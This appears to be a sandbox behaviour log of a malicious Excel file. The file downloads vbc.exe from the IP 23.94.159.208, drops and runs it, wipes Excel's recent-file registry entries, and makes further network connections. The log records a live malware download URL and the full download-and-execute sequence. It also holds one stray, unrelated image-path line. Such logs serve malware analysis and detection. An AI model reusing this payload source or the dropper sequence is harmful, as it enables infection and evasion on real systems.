Call Network API	API Name: send Args: (420, GET /01444/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 23.94.159.208\r\nConnection: Keep-Alive\r\n\r\n, 264, 0) Return: 264	252	2068
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 23.94.159.208:80 Content: GET /01444/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 23.94.159.208\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (420, , 1024, 0) Return: ?	252	2068
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	252	2068
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	252	2068
Call Network API	API Name: recv Args: (420, , 1024, 0) Return: ?	252	2068
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	252	2068
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	252	2068
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	252	2068
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	252	2068
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	252	2068

Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	252	2068
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	252	2068
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	252	2068
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	252	2068
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	252	2068
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	252	2068
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	252	2068
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	252	2068
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	252	2068
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	252	2068
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	252	2068
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	252	2068
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	252	2068
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	252	2068
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	252	2068
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	252	2068
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	252	2068
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	252	2068
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	252	2068
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	252	2068
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	252	2068
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	252	2068
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	252	2068
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	252	2068
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	252	2068
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	252	2068
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe Type: VSDT_EXE_W32	252	2068
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe Type: VSDT_EXE_W32	252	2068
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	252	2068
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2068 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %USERPROFILE%\vbc.exe		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	252	2068
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\microsoft\office\groove\user\GFSConfig.xml) Return: 0	252	2068
Detection	Threat Characteristic: Creates command line process Process ID: 2136 Image Path: %USERPROFILE%\vbc.exe		
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Process:2136:%USERPROFILE%\vbc.exe) Return: 1	252	2068
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2068 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:2136,) Return: ?	252	2068
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2136], ppid[2068) Return: 1	252	2068
Detection	Threat Characteristic: Creates process Process ID: 2136 Image Path: %USERPROFILE%\vbc.exe		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D7B37\1D7B37 Value: None		252
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\REF_MIDLGB34.xlsx.LNK) Return: 0		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D7B37\ Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		252
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		252
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		252
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DA37E\ Value: None		252
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DA37E\1DA37E Value: None		252
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\4SSDWUT2.LNK) Return: 0		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Max Display Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 1 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 2 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 3 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 4 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 5 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 6 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 7 Value: None		252

Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 8 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 9 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 10 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 11 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 12 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 13 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 14 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 15 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 16 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 17 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 18 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 19 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 20 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 21 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 22 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 23 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 24 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 25 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 26 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 27 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 28 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 29 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 30 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 31 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 32 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 33 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 34 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 35 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 36 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 37 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 38 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 39 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 40 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 41 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 42 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 43 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 44 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 45 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 46 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 47 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 48 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 49 Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 50 Value: None		252
Add File	Path: %TEMP%\1942678.od Type: VSDT_ASCII		252
Write File	Path: %TEMP%\1942678.od Type: VSDT_ASCII		252
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6ea80250, -1, 4bb3af8, 4bb3af4, 0) Return: 0		252
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 252 Info: Enums share folder from API result		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		252
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2		252
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191052E8F325736 Value: None		252
Call System API	API Name: timeSetEvent Args: (9000, 0, 1c4144, 0, 1) Return: 10	2068	2136
Call Internet Helper API	API Name: InternetOpenA Args: (IVali, 4, , , 0) Return: cc0004	2068	2136
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\ Value: None	2068	2136
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\EnableFileTracing Value: 0	2068	2136
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\EnableConsoleTracing Value: 0	2068	2136
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\FileTracingMask Value: ffff0000	2068	2136
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\ConsoleTracingMask Value: ffff0000	2068	2136
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\MaxFileSize Value: 100000	2068	2136
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\FileDirectory Value: %windir%\tracing	2068	2136
Call Service API	API Name: OpenServiceW Args: (5d6a78, Sens, 4) Return: 5d69d8	2068	2136
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\ Value: None	2068	2136
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\EnableFileTracing Value: 0	2068	2136
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\EnableConsoleTracing Value: 0	2068	2136
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\FileTracingMask Value: ffff0000	2068	2136
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\ConsoleTracingMask Value: ffff0000	2068	2136
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\MaxFileSize Value: 100000	2068	2136
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\FileDirectory Value: %windir%\tracing	2068	2136
Call Service API	API Name: OpenServiceA Args: (5d6c58, rasman, 4) Return: 5d6b68	2068	2136
Call Service API	API Name: OpenServiceA Args: (5d6de8, RASMAN, 4) Return: 5d6d98	2068	2136
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	2068	2136


Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	2068	2136
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	2068	2136
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	2068	2136
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	2068	2136
Call Network API	API Name: socket Args: (2, 2, 0) Return: 388	2068	2136
Call Network API	API Name: socket Args: (23, 2, 0) Return: 388	2068	2136
Call System API	API Name: DnsQueryExW Args: (onedrive.live.com, 1, 40006000) Return: 9701	2068	2136
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3ac	2068	2136
Call System API	API Name: DnsQueryExW Args: (onedrive.live.com, 1c, 40006000) Return: 0	2068	2136
Call Network API	API Name: socket Args: (23, 2, 0) Return: 3b8	2068	2136
Call Network API	API Name: socket Args: (2, 1, 6) Return: 3b8	2068	2136
Call Network API	API Name: bind Args: (3b8, 0.0.0.0:49176, 16) Return: 0	2068	2136
Detection	Threat Characteristic: Listens on port 0.0.0.0:49176		
Call Network API	API Name: connect Args: (3b8, 13.107.42.13:443, 16) Return: ffffffff	2068	2136
Call Network API	API Name: send Args: (3b8, ..., 134, 0) Return: 134	2068	2136
Call Network API	API Name: recv Args: (3b8, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (3b8, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (3b8, , 628, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (3b8, , 588, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (3b8, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (3b8, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (3b8, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (3b8, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: send Args: (3b8, ..., 166, 0) Return: 166	2068	2136
Call Network API	API Name: recv Args: (3b8, , 6144, 0) Return: ?	2068	2136
Call Service API	API Name: OpenServiceW Args: (4505940, gpsvc, 5) Return: 45058c8	2068	2136
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\4B\52C64B7E\LanguageList Value: en-US\0en\0	2068	2136
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	2068	2136
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2068	2136
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5f4	2068	2136
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5f4	2068	2136
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	2068	2136
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	2068	2136
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5f4	2068	2136
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5f4	2068	2136
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5f4	2068	2136
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	2068	2136
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	2068	2136
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5f4	2068	2136
Call Network API	API Name: socket Args: (2, 1, 6) Return: 5f4	2068	2136
Call Network API	API Name: bind Args: (5f4, 0.0.0.0:49177, 128) Return: 0	2068	2136
Detection	Threat Characteristic: Listens on port 0.0.0.0:49177		
Call System API	API Name: ConnectEx Args: (5f4, 2.21.240.218:80, 16, 0, 0, 0, 4525978) Return: 0	2068	2136
Call Network API	API Name: send Args: (5f4, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?07dbe25cc858ec9e HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 201) Return: 0	2068	2136
Call System API	API Name: WinHttpCloseHandle Args: (451fd18) Return: 1	2068	2136
Call System API	API Name: WinHttpCloseHandle Args: (451fc30) Return: 1	2068	2136
Call System API	API Name: WinHttpCloseHandle Args: (4510180) Return: 1	2068	2136
Call Service API	API Name: OpenServiceW Args: (4514430, CryptSvc, 5) Return: 4513ad0	2068	2136
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	2068	2136
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2068	2136
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	2068	2136
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2068	2136
Call Network API	API Name: socket Args: (2, 2, 0) Return: 600	2068	2136
Call Network API	API Name: socket Args: (23, 2, 0) Return: 600	2068	2136
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1, 40006000) Return: 9701	2068	2136
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1c, 40006000) Return: 0	2068	2136
Call Network API	API Name: socket Args: (23, 2, 0) Return: 600	2068	2136
Call Network API	API Name: socket Args: (2, 2, 0) Return: 600	2068	2136
Call Network API	API Name: socket Args: (23, 2, 0) Return: 600	2068	2136
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1, 40006000) Return: 9701	2068	2136
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1c, 40006000) Return: 0	2068	2136
Call Network API	API Name: socket Args: (23, 2, 0) Return: 600	2068	2136
Call Network API	API Name: socket Args: (2, 1, 6) Return: 600	2068	2136
Call Network API	API Name: bind Args: (600, 0.0.0.0:49178, 128) Return: 0	2068	2136
Detection	Threat Characteristic: Listens on port 0.0.0.0:49178		

Call System API	API Name: ConnectEx Args: (600, 93.184.220.29:80, 16, 0, 0, 0, 451e8c0) Return: 0	2068	2136
Call Network API	API Name: send Args: (600, GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEA8Ull8gIGmZT9XHrHiJQeI%3D HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ocsp.digicert.com\r\n\r\n, 1, 235) Return: 0	2068	2136
Call System API	API Name: WinHttpCloseHandle Args: (452c110) Return: 1	2068	2136
Call System API	API Name: WinHttpCloseHandle Args: (452c028) Return: 1	2068	2136
Call System API	API Name: WinHttpCloseHandle Args: (4522350) Return: 1	2068	2136
Call Network API	API Name: send Args: (3b8, ..., 181, 0) Return: 181	2068	2136
Call Network API	API Name: recv Args: (3b8, , 1500, 0) Return: ?	2068	2136
Call System API	API Name: BCryptDecrypt Args: (61a770, HÊ3é5€þ, À”È‘ÃºZ, 32, 0, , 0, HÊ3é5€þ, À”È‘ÃºZ, 1205, 53014792, 0) Return: 0	2068	2136
